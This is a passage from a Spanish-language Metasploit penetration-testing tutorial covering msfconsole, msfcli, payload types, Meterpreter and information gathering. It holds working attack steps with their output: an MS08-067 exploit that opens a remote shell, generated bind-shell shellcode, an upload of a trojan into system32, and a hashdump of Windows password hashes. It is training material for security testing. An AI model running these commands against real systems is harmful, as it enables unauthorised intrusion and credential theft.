Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
...snip...
```

#### Comando "back".

Cuando haya terminado de usar un modulo, o si selecciona el modulo equivocado, puede usar el comando "back" para salir de ese contexto. Esto, sin embargo no es requerido. Así como con los routers comerciales, que puede cambiar módulos dentro de otros. Como recordatorio, las variables son cambiadas si son establecidas globalmente.

```
msf auxiliary(ms09_001_write) > back
msf >
```

#### Comando "resource".

Algunos ataques como Karmetasploit usan archivos adicionales que se pueden cargar a través de msfconsole usando el comando "resource". Estos archivos son unos scripts básicos para msfconsole. Ejecutan los comandos del archivo en secuencia. Mas adelante lo discutiremos, fuera de Karmetasploit, esto puede ser muy útil.

```
msf > resource karma.rc
resource> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set. Use the new 'db_driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default). All of the old commands are the same.
[-]
```

```
[+] Failed to load plugin from  
/pentest/exploits/framework3/plugins/db_sqlite3: Deprecated plugin  
resource> db_create /root/karma.db  
[*] The specified database already exists, connecting  
[*] Successfully connected to the database  
[*] File: /root/karma.db  
resource> use auxiliary/server/browser_autopwn  
resource> setg AUTOPWN_HOST 10.0.0.1  
AUTOPWN_HOST => 10.0.0.1  
...snip...
```

Comando "irb".


Si ejecutamos el comando "irb", cambiara al modo de edición de scripts en ruby, donde podrá usar comandos y crear scripts en el momento.

```
msf > irb  
[*] Starting IRB shell...  
>> puts "Hello, metasploit!"  
Hello, metasploit!
```

## Msfcli

## Msfcli

Msfcli proporciona una poderosa interfaz de linea de comando al framework.



The screenshot shows a terminal window titled "root : bash <2>". The window contains the following text:

```
File Edit View Bookmarks Settings Help  
root@bt:~# msfcli -h  
Usage: /opt/framework3/msf3/msfcli <exploit_name> <option=value> [mode]  
=====
```

Mode	Description
(H)elp	You're looking at it baby!
(S)ummary	Show information about this module
(O)ptions	Show available options for this module
(A)dvanced	Show available advanced options for this module
(I)DS Evasion	Show available ids evasion options for this module
(P)ayloads	Show available payloads for this module
(T)argets	Show available targets for this exploit module
(AC)tions	Show available actions for this auxiliary module
(C)heck	Run the check routine of the selected module
(E)xecute	Execute the selected module

```
root@bt:~#
```

Note que cuando usa msfcli, las variables son asignadas con "=" y todas las opciones son sensibles a mayúsculas y minúsculas.

```
root@bt4:/pentest/exploits/framework3# ./msfcli
windows/smb/ms08_067_netapi RHOST=192.168.1.115
PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Triggering the vulnerability...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.1.101:54659 ->
192.168.1.115:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Si no esta seguro si una opciones pertenece a un modulo en particular, puede añadir la letra "O" al final de la cadena en cualquier punto donde este truncado.

```
root@bt4:/pentest/exploits/framework3# ./msfcli
windows/smb/ms08_067_netapi O

[*] Please wait while we load the module tree...

      Name      Current Setting  Required  Description
-----  -----  -----  -----
RHOST                      yes        The target address
RPORT       445             yes        Set the SMB service port
SMBPIPE    BROWSER         yes        The pipe name to use (BROWSER,
SRVSVC)
```

Para mostrar los payloads disponibles para el modulo actual, anada la letra "P" a la cadena de la linea de comandos.

```
root@bt4:/pentest/exploits/framework3# ./msfcli
windows/smb/ms08_067_netapi RHOST=192.168.1.115 P
[*] Please wait while we load the module tree...

Compatible payloads
=====
      Name          Description
-----  -----
generic/debug_trap           Generate a debug
trap in the target process
```

...snip...

Las otras opciones disponibles para msfcli, las puede ver con "msfcli -h".

#### Beneficios de msfcli

- \* Soporte para usar los modulos exploits y auxiliary.
- \* Útil para una tarea especifica.
- \* Bueno para aprender.
- \* Conveniente para ser usado en pruebas o desarrollo de un nuevo exploit.
- \* Herramienta útil si se va usar el exploit una vez.
- \* Excelente si sabe exactamente que exploit y opciones necesita.
- \* Maravilloso para usar con scripts y automatizaciones básicas.

La única desventaja real de msfcli es que no soporta lo mismo que msfconsole y solo puede tratar un exploit a la vez, haciéndolo poco práctico para hacer ataques de client-side o tener ataques secundarios. Además no soporta ninguna opción avanzada de automatización de msfconsole.

## Msfgui

### msfgui

Msfgui, como su nombre lo indica, proporciona al usuario una interfaz gráfica para el Metasploit Framework.

#### Beneficios del msfgui:

- Es una buena herramienta para demostraciones en cuanto a cliente y gestión.
- Proporciona una interfaz "point and click" para la explotación.
- Es una interfaz basada en GTK para la utilización de el Metasploit.
- Soporta un clon para msfconsole presionando ctrl+o o en menú options Window->Console.
- Buscador gráfico cuando se utiliza payloads de tipo meterpreter.
- Visualización de los trabajos y sesiones mediante ventanas.

#### Debilidades del msfgui:

- A partir de la versión 3.3 de Metasploit Framework, msfgui ya no es mantenida.
- No es precisamente estable y es propensa a quebrarse.

## Msfweb

### 3.4 msfweb

El componente msfweb de Metasploit es una interfaz multiusuario Ruby-sobre-ruedas (Ruby-on-rails) del el Framework.

## Beneficios del msfweb:

---

- Soporta múltiples usuarios, msfgui esta basada en AJAX.
- Es excelente para proporcionar administración o demos de conciencia de usuario.

## Desventajas del msfweb:

---

- Solo es actualizada esporádicamente.
- Funciona, pero da una carga excesiva a la memoria y podría forzar al buscador a un rastreo.
- La msfweb no provee en lo absoluto seguridad, y solo se debe utilizar en redes de confianza.

## Payloads

---

### Contenido

- 1 Tipos de Payloads
- 2 En Linea (No Efectuado, Non Staged)
- 3 Efectuado (Staged)
- 4 Meterpreter
- 5 PassiveX
- 6 NoNX
- 7 Ord
- 8 IPv6
- 9 Inyeccion DLL Reflectiva

### Tipos de Payloads

Metasploit contiene muchos tipos diferentes de payloads, cada uno cumple un rol unico dentro del framework. Echemos un vistazo a los varios tipos de payloads disponibles para hacernos una idea de cuando deberia utilizarse cada uno.

### En Linea (No Efectuado, Non Staged)

---

Un payload unico conteniendo el exploit y el codigo shell completo para la tarea seleccionada.Los payloads en linea son mas estables por diseño que sus contrapartes porque

contienen todo en uno. Sin embargo algunos exploits no soportaran el tamaño resultante de estos payloads.

## Efectuado (Staged)

---

Los payloads stager trabajan conjuntamente con los payloads stage para llevar a cabo una tarea especifica. Un stager establece un canal de comunicacion entre el atacante y la victima y lee en un payload efectuado lo que debe ejecutar en el host remoto.

## Meterpreter

---

Meterpreter, es el diminutivo de Meta-Interpreter, y es un payload avanzado, multi-facetico, que opera por medio de inyeccion en librerias dinamicas (dll). El Meterpreter reside completamente en la memoria del host remoto y no deja rastros en el disco duro, haciendolo muy dificil de detectar con tecnicas forenses convencionales. Los scripts y plugins se pueden cargar y descargar dinamicamente segun se necesitan, y el desarrollo del Meterpreter es muy poderoso y en constante evolucion.

## PassiveX

---

PassiveX es un payload que puede ayudar a evitar cortafuegos con la salida restringida. Esto lo realiza utilizando un control ActiveX para crear una instancia oculta de Internet Explorer.

Utilizando el nuevo control ActiveX, se comunica con el atacante por medio de peticiones y respuestas HTTP.

## NoNX

---

El bit NX (No eXecute) es una caracteristica incorporada en algunas CPUs para prevenir que se ejecute codigo en ciertas areas de la memoria, En Windows, NX esta implementado como Data Execution Prevention (DEP), Prevencion de Ejecucion de Datos. Los payloads NoNX de Metasploit estan diseñados para evitar DEP.

## Ord

---

Los payloads Ordinales son payloads stager basados en Windows que tienen distintas ventajas y desventajas. Las ventajas son que trabajan en cualquier sabor y lenguaje de Windows a partir de Windows 9x sin la definicion explicita de una direccion de retorno. Tambien son extremadamente pequeños. Sin embargo, dos desventajas muy especificas hacen que no sean la opcion por defecto. La primera reside en el hecho de que ws2\_32.dll se carga en el proceso que esta siendo explotado antes de la explotacion. La segunda es que es un poco menos estable que los otros staggers.

## IPv6

---

Los payloads IPv6 de Metasploit, como indica su nombre, han sido construidos para funcionar sobre redes IPv6.

## Inyeccion DLL Reflectiva

---

La Inyeccion DLL Reflectiva es una tecnica mediante la cual un stage payload es injectado en un proceso corriendo en la memoria del host comprometido, sin tocar nunca el disco duro del

host. Ambos payloads VNC y Meterpreter hacen uso de la inyección DLL reflectiva. Podeis leer mas sobre esto de Stephen Fewer, el creador del metodo de inyección DLL reflectiva.

## Generando Payloads

### Generando Payloads en Metasploit

Durante el desarrollo de un exploit, probablemente necesitaras generar shellcode para utilizar en tu exploit. En Metasploit son payloads se pueden generar desde dentro de msfconsole. Cuando 'use' cierto payload, Metasploit añade el comando 'generate'.

```
msf > use payload/windows/shell/bind_tcp
msf payload(bind_tcp) > help
...snip...
Payload Commands
=====
Command      Description
-----        -----
generate     Generates a payload
msf payload(bind_tcp) > generate -h
Usage: generate [options]
Generates a payload.

OPTIONS:
-E           Force encoding.
-b           The list of characters to avoid: '\x00\xff'
-e           The name of the encoder module to use.
-f           The output file name (otherwise stdout)
-h           Help banner.
-i           the number of encoding iterations.
-k           Keep the template executable functional
-o           A comma separated list of options in VAR=VAL format.
-p           The Platform for output.
-s           NOP sled length.
-t           The output format:
raw,ruby,rb,perl,pl,c,js_be,js_le,java,dll,exe,exe-
small,elf,macho,vba,vbs,loop-vbs,asp,war
-x           The executable template to use
```

Para generar código shell (shellcode) sin ninguna opción, simplemente ejecutar el comando 'generate'.

```
msf payload(bind_tcp) > generate
# windows/shell/bind_tcp - 298 bytes (stage 1)
# http://www.metasploit.com
# EXITFUNC=thread, LPORT=4444, RHOST=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" +
```

```
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" +
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" +
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" +
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" +
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" +
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" +
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" +
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50" +
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31\xdb" +
"\x53\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\xc2" +
"\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5" +
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75" +
"\x6e\x4d\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9" +
"\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56" +
"\x6a\x00\x68\x58\x4a\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56" +
"\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85" +
"\xf6\x75\xec\xc3"
...snip...
```

## Sobre El Metasploit Meterpreter

### Contenido

- 1 Sobre el Meterpreter de Metasploit
- 2 Como Funciona el Meterpreter
  - o 2.1 Objetivos del Diseño del Meterpreter
- 3 "Cauteloso"
- 4 "Poderoso"
- 5 "Extensible"
- 6 Añadiendo Caracteristicas en Tiempo de Ejecucion

### Sobre el Meterpreter de Metasploit

Meterpreter es un avanzado y dinamicamente extensible payload que utiliza stagers de inyeccion DLL en memoria que se extiende sobre la red en tiempo de ejecucion. Se comunica con el socket del stager y provee una comprensiva API Ruby del lado-cliente. Posee caracteristicas de historial de comandos, completado con tabulador, canales y mas. Meterpreter fue originalmente escrito por skape para Metasploit 2.x, se le mezclaron extensiones comunes para 3.x y actualmente esta siendo rediseñado para Metasploit 3.3. La parte de servidor ha sido implementada en C llano y ha sido compilada con MSVC, haciendolo portable. El cliente puede escribirse en cualquier lenguaje pero Metasploit tiene un cliente API Ruby repleto de caracteristicas.

## Como Funciona el Meterpreter

---

El objetivo ejecuta el stager inicial. Normalmente suele ser un bind, reverse, findtag, passivex, etc. El stager carga la DLL preseleccionada con Reflective, que maneja la carga/inyección de la DLL. La base del Meterpreter inicializa, establece un enlace TLS/1.0 sobre el socket y envía un GET. Metasploit recibe este GET y configura el cliente. Finalmente, Meterpreter carga las extensiones. Siempre cargará stdapi y cargará priv si el módulo proporciona derechos administrativos. Todas estas extensiones son cargadas sobre TLS/1.0 utilizando el protocolo TLV.

### Objetivos del Diseño del Meterpreter

#### "Cauteloso"

Meterpreter reside enteramente en memoria y no escribe nada en el disco. No se crea ningún proceso nuevo ya que Meterpreter se inyecta a sí mismo en el proceso comprometido y puede migrar fácilmente a otro proceso en ejecución. Por defecto, Meterpreter utiliza comunicaciones cifradas. Todo esto proporciona evidencia forense e impacto limitados en la máquina víctima.

#### "Poderoso"

Meterpreter utiliza un sistema canalizado de comunicación. El protocolo TLV tiene pocas limitaciones.

#### "Extensible"

Se pueden aumentar las características en tiempo de ejecución y son cargadas sobre la red.

Se pueden añadir nuevas características al Meterpreter sin tener que reconstruirlo.

### Añadiendo Características en Tiempo de Ejecución

---

Se añaden nuevas características al Meterpreter cargando extensiones.

El cliente carga la DLL sobre el socket. El servidor que se ejecuta en la víctima carga la DLL en memoria y la inicializa. La nueva extensión se registra a sí misma con el servidor. El cliente en la máquina atacante carga la extensión API local y puede llamar las funciones de las extensiones.

El proceso entero es sencillo y tarda aproximadamente un segundo en completarse.

## Conceptos Básicos de Meterpreter

---

Contenido

```
1 Basicos del Meterpreter de Metasploit
2 help
3 background
4 ps
5 migrate
6 ls
7 download
8 upload
9 ipconfig
10 getuid
11 execute
12 shell
13 idletime
14 hashdump
```

## Basicos del Meterpreter de Metasploit

Ya que el Meterpreter proporciona un nuevo entorno completo, cubriremos algunos comandos basicos del Meterpreter para iniciarte y ayudar a familiarizarte con esta poderosa herramienta. A traves de este curso, cubriremos casi todos los comandos disponibles del Meterpreter. Para aquellos que no cubramos, la experimentacion es la clave del aprendizaje exitoso.

### help

---

El comando `help`, como cabria esperar, visualiza el menu de ayuda del Meterpreter.

```
meterpreter > help
Core Commands
=====
Command      Description
-----        -----
?            Help menu
background    Backgrounds the current session
channel      Displays information about active channels
...snip...
```

### background

---

El comando '`background`' enviara la sesion actual al fondo y te devolvera al prompt de msf. Para volver a tu sesion del Meterpreter, simplemente vuelve a interactuar con ella.

```
meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
```

```
[*] Starting interaction with 1...
meterpreter >
```

## ps

El comando 'ps' muestra una lista de los procesos ejecutandose en el objetivo.

```
meterpreter > ps
Process list
=====
 PID  Name          Path
 ---  ---
 132  VMwareUser.exe    C:\Program Files\VMware\VMware
 Tools\VMwareUser.exe
 152  VMwareTray.exe   C:\Program Files\VMware\VMware
 Tools\VMwareTray.exe
 288  snmp.exe       C:\WINDOWS\System32\snmp.exe
 ...snip...
```

## migrate

Usando el post modulo 'migrate', puedes migrar a otro proceso en la victima.

```
meterpreter > run post/windows/manage/migrate
[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
meterpreter >
```

## ls

Como en Linux, el comando 'ls' listara los archivos en el directorio remoto actual.

```
meterpreter > ls
Listing: C:\Documents and Settings\victim
=====
Mode           Size      Type  Last modified
Name
---           ---      ---   -----
-
40777/rwxrwxrwx  0      dir   Sat Oct 17 07:40:45 -0600 2009 .
40777/rwxrwxrwx  0      dir   Fri Jun 19 13:30:00 -0600 2009 ..
```

```
100666/rw-rw-rw- 218      fil   Sat Oct  3 14:45:54 -0600 2009  
.recently-used.xbel  
40555/r-xr-xr-x  0       dir   Wed Nov  4 19:44:05 -0700 2009  
Application Data  
...snip...
```

## download

El comando 'download' descarga un fichero de la maquina remota. Notese la utilizacion de la doble contrabarra al proporcionar la ruta Windows.

```
meterpreter > download c:\\boot.ini  
[*] downloading: c:\\boot.ini -> c:\\boot.ini  
[*] downloaded : c:\\boot.ini -> c:\\boot.ini/boot.ini  
meterpreter >
```

## upload

Como con el comando 'download', deberemos utilizar doble contrabarra con el comando 'upload'.

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32  
[*] uploading  : evil_trojan.exe -> c:\\windows\\system32  
[*] uploaded   : evil_trojan.exe ->  
c:\\windows\\system32\\evil_trojan.exe  
meterpreter >
```

## ipconfig

El comando 'ipconfig' muestra las interficies de red y sus direcciones en la maquina remota.

```
meterpreter > ipconfig  
MS TCP Loopback interface  
Hardware MAC: 00:00:00:00:00:00  
IP Address  : 127.0.0.1  
Netmask     : 255.0.0.0  
AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport  
Hardware MAC: 00:0c:29:10:f5:15  
IP Address  : 192.168.1.104  
Netmask     : 255.255.0.0  
meterpreter >
```

## getuid

Ejecutando 'getuid' se mostrara el usuario que el servidor de Meterpreter esta ejecutando en el host.

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```

## execute

El comando 'execute' ejecuta un comando en el objetivo.

```
meterpreter > execute -f cmd.exe -i -H  
Process 38320 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
C:\WINDOWS\system32>
```

## shell

El comando 'shell' te proporcionara una consola estandar en el sistema objetivo.

```
meterpreter > shell  
Process 39640 created.  
Channel 2 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
C:\WINDOWS\system32>
```

## idletime

Ejecutando 'idletime' se mostrara el numero de segundos que el usuario ha estado en espera en la maquina remota.

```
meterpreter > idletime  
User has been idle for: 5 hours 26 mins 35 secs  
meterpreter >
```

## hashdump

El post modulo 'hashdump' volcara los contenidos de la base de datos SAM.

```
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY
8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c
09c1225a5c0a3:::

dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3
cf52d:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::

HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b
9fd01502e6261e:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d
422a026e51097ccc9:::

victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94dde
b3cf52d:::
meterpreter >
```

## Obteniendo Información

### Obteniendo Información

La base de cualquier prueba de penetración exitosa es la recopilación sólida de información. El incumplimiento de una adecuada recopilación de información tendrá como resultado pruebas al azar, atacando máquinas que no son vulnerables y perderá aquellas que lo son.

```
root@bt4: /pentest/exploits/framework3 - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help
[*] 192.168.2.110 is running Unix Samba 2.2.3a (language: Unknown)
[*] 192.168.2.114 is running Windows Vista Enterprise (Build 6000) (language: Unknown)
[*] 192.168.2.106 is running Unix Samba 3.0.4 (language: Unknown)
[*] 192.168.2.105 is running Unix Samba 3.3.2 (language: Unknown)
[*] 192.168.2.108 is running Unix Samba 2.2.5 (language: Unknown)
[*] 192.168.2.117 is running Unix Samba 3.0.24 (language: Unknown)
[*] 192.168.2.107 is running Unix Samba 2.2.7a (language: Unknown)
[*] 192.168.2.111 is running Windows 2000 Service Pack 0 - 4 (language: English)
[*] 192.168.2.109 is running Windows XP Service Pack 2 (language: English)
[*] Auxiliary module execution completed
msf auxiliary(version) >
```

A continuación se cubren diversas características en Metasploit framework que pueden ayudarlo en la recopilación de información.

## El Framework Dradis

### Framework Dradis

Cuando estas haciendo un pen-test (Prueba de penetración) formando parte de un equipo o trabajando por tu cuenta, vas querer guardar los resultados para una rápida referencia, compartir tus datos con tu equipo, y escribir un reporte final. Una excelente herramienta para realizar todo lo nombrado anteriormente es el framework dradis. Dradis es un framework open source para compartir informacion durante evaluaciones de seguridad y se puede conseguir aqui. El framework dradis es desarrollado activamente con nuevas opciones que se le añaden regularmente.

Dradis es mas que una aplicación para tomar notas. Se comunica por SSL, puede importar archivos de resultados desde Nmap y Nessus, adjuntar archivos, genera reportes y puede ser ampliado para conectarse con sistemas externos (Ejemplo. Base de datos de vulnerabilidad). En back|track4 puedes ejecutar el siguiente comando:

```
root@bt4: apt-get install dradis
```


Una vez que el framework ha sido instalado, vamos al directorio e iniciamos el servidor:

```
root@bt4: cd /pentest/misc/dradis/server
root@bt4: ruby ./script/server
```

```
=> Booting WEBrick...
=> Rails application started on https://localhost:3004
=> Ctrl-C to shutdown server; call with --help for options
[2009-08-29 13:40:50] INFO WEBrick 1.3.1
[2009-08-29 13:40:50] INFO ruby 1.8.7 (2008-08-11) [i486-linux]
[2009-08-29 13:40:50] INFO
```

[2009-08-29 13:40:50] INFO WEBrick::HTTPServer#start: pid=8881 port=3004

Y ya estamos listo para abrir la interfase web de dradis, Navega a <https://localhost:3004> (o usa la direccion IP), acepta la advertencia del certificado, intruduzca una nueva contraseña cuando te lo solicite, inicie sección usando la contraseña colocada en el paso anterior. Note que no hay nombres de usuario para colocar en el login, puede utilizar cualquier nombre de usuario que desee. Si todo va bien, dradis le mostrara el espacio principal de trabajo.



Del lado izquierdo puedes crear una estructura de arbol. Uselo para organizar su informacion (Ejemplo. Hosts, Subnets (Subredes), Servicios, etc). Del lado derecho puede agregar informacion relevante para cada elemento (notas o archivos adjuntos).

Antes de iniciar la consola de dradis, tendra que editar el archivo "dradis.xml" para reflejar el nombre de usuario y contraseña que se establecio al principio cuando se ejecuto el servidor. Este archivo puede ser localizado en back|track4 bajo "/pentest/misc/dradis/client/conf".

Ahora puede iniciar la consola de dradis usando el siguiente comando desde el directorio "/pentest/misc/dradis/client":

```
root@bt4:/pentest/misc/dradis/client# ruby ./dradis.rb
event(s) registered: [:exception]
Registered observers:
  { :exception=>[#>, @io=#>] }
dradis>
```

Para mas información sobre el framework dradis, puede visitar el sitio del proyecto en <http://dradisframework.org/>.

## Escaneo de Puertos

### Escaneo de Puertos

Aunque tenemos listo y configurado dradis para guardar nuestras notas y resultados, es buena practica crear una nueva base de datos dentro de Metasploit los datos pueden ser útiles para una rápida recuperación y para ser usado en ciertos escenarios de ataque.

```
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf > help
...snip...
Database Backend Commands
=====
```

Command	Description
db_add_host	Add one or more hosts to the database
db_add_note	Add a note to host
db_add_port	Add a port to host
db_autopwn	Automatically exploit everything
db_connect	Connect to an existing database
db_create	Create a brand new database
db_del_host	Delete one or more hosts from the database
db_del_port	Delete one port from the database
db_destroy	Drop an existing database
db_disconnect	Disconnect from the current database instance
db_driver	Specify a database driver
db_hosts	List all hosts in the database
db_import_amap_mlog	Import a THC-Amap scan results file (-o -m)
db_import_nessus_nbe	Import a Nessus scan result file (NBE)

```

db_import_nessus_xml Import a Nessus scan result file (NESSUS)
db_import_nmap_xml   Import a Nmap scan results file (-oX)
db_nmap              Executes nmap and records the output
automatically
db_notes             List all notes in the database
db_services          List all services in the database
db_vulns             List all vulnerabilities in the database
msf >

```

Podemos usar el comando "db\_nmap" para hacer un escaneo con Nmap contra nuestros objetivos y tener el resultado de exploracion guardado en la base de datos creada recientemente sin embargo, Metasploit solo creara el archivo de salida en XML que es el formato usado para la base de datos mientras que dradis puede importar cualquier salida grep o normal. Siempre es bueno tener los tres formatos de salida de Nmap (XML, grep y normal) asi que escaneamos con Nmap usando el flag o parametro "-oA" para generar los tres archivos de salida luego usar el comando "db\_import\_nmap\_xml" para llenar la base de datos Metasploit.

Si no desea importar los resultados dentro de dradis, simplemente ejecute Nmap usando "db\_nmap" con las opciones que normalmente usa, omitiendo el parámetro (flag) de salida. El ejemplo de abajo seria "nmap -v -sV 192.168.1.0/24".

```

msf > nmap -v -sV 192.168.1.0/24 -oX subnet_1.xml
[*] exec: nmap -v -sV 192.168.1.0/24 -oX subnet_1.xml
Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 15125 (609.512KB)

```

